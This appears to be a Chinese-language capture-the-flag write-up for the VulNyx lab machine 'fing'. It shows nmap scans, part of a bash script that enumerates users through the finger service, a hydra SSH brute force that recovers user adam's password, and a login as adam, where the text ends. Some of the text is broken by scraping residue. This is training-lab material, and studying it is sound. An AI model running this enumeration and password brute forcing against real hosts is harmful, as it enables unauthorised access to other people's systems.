┌──(root㉿kali)-[/miao/vulnyx/fing]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-04 16:08 CST
Nmap scan report for 192.168.2.1
Host is up (0.00084s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.0013s latency).
MAC Address: 08:00:27:20:0E:1A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.45
Host is up (0.0014s latency).
MAC Address: 08:00:27:DF:B9:AC (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.10 seconds
IP地址:192.168.2.45
二、端口扫描
1、全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miao/vulnyx/fing]
└─# nmap --min-rate 10000 -p- 192.168.2.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-04 16:08 CST
Nmap scan report for 192.168.2.45
Host is up (0.00019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
79/tcp open  finger
80/tcp open  http
MAC Address: 08:00:27:DF:B9:AC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds
┌──(root㉿kali)-[/miao/vulnyx/fing]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,79,80 192.168.2.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-04 16:09 CST
Nmap scan report for 192.168.2.45
Host is up (0.00095s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
79/tcp open  finger  Linux fingerd
|_finger: No one logged on.\x0D
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:DF:B9:AC (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.55 seconds

79端口:开放的服务是finger,并提示No one logged on,当前没有用户登录 80端口:Apache2 Debian的默认页面
3、UDP端口扫描
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[/miao/vulnyx/fing]
└─# nmap -sU --top-ports 100 192.168.2.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-04 16:10 CST
Nmap scan report for 192.168.2.45
Host is up (0.00083s latency).
All 100 scanned ports on 192.168.2.45 are in ignored states.
Not shown: 57 closed udp ports (port-unreach), 43 open|filtered udp ports (no-response)
MAC Address: 08:00:27:DF:B9:AC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 54.77 seconds
# 判断结果有效性 if [[ $output = *"Login"* ]]; then echo -e "\033[32m[+] 发现有效用户\033[0m" echo"详情: $output" else echo -e "\033[31m[-] 用户不存在\033[0m" fi done < "$USER_FILE"
echo"[!] 扫描完成"
经过爆破,发现/home目录下面存在一个用户adam
1 2 3 4 5 6 7 8 9 10 11 12 13
┌──(root㉿kali)-[/miao/vulnyx/fing] └─# ./finger.sh [!] 开始扫描: 192.168.2.45 | 用户字典: 1000 个 .......... 正在检测: tigger → [-] 用户不存在 正在检测: chicken → [-] 用户不存在 正在检测: adam → [+] 发现有效用户 详情: Login: adam Name: adam Directory: /home/adam Shell: /bin/bash Last login Sun Apr 23 13:21 2023 (CEST) on pts/0 from 192.168.1.10 No mail. No Plan. ..........
四、SSH密码爆破
尝试去登录,发现需要密码
1 2 3 4 5 6 7 8 9
┌──(root㉿kali)-[/miao/vulnyx/fing] └─# ssh adam@192.168.2.45 The authenticity of host '192.168.2.45 (192.168.2.45)' can't be established. ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.2.45' (ED25519) to the list of known hosts. adam@192.168.2.45's password: Permission denied, please try again.
使用hydra爆破密码,找到密码passion
1 2 3 4 5 6 7 8 9 10 11 12 13 14
┌──(root㉿kali)-[/miao/vulnyx/fing] └─# hydra -t 64 -l adam -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt ssh://192.168.2.45 -F -I Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-04 17:43:28 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 64 tasks per 1 server, overall 64 tasks, 1000 login tries (l:1/p:1000), ~16 tries per task [DATA] attacking ssh://192.168.2.45:22/ [STATUS] 536.00 tries/min, 536 tries in 00:01h, 502 to doin 00:01h, 26 active [22][ssh] host: 192.168.2.45 login: adam password: passion [STATUS] attack finished for 192.168.2.45 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-04 17:45:05
五、获取user权限
1
2
3
4
5
6
7
┌──(root㉿kali)-[/miao/vulnyx/fing]
└─# ssh adam@192.168.2.45
adam@192.168.2.45's password:
Linux fing 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64
Last login: Sun Apr 23 13:21:44 2023 from 192.168.1.10
adam@fing:~$ id
uid=1000(adam) gid=1000(adam) grupos=1000(adam)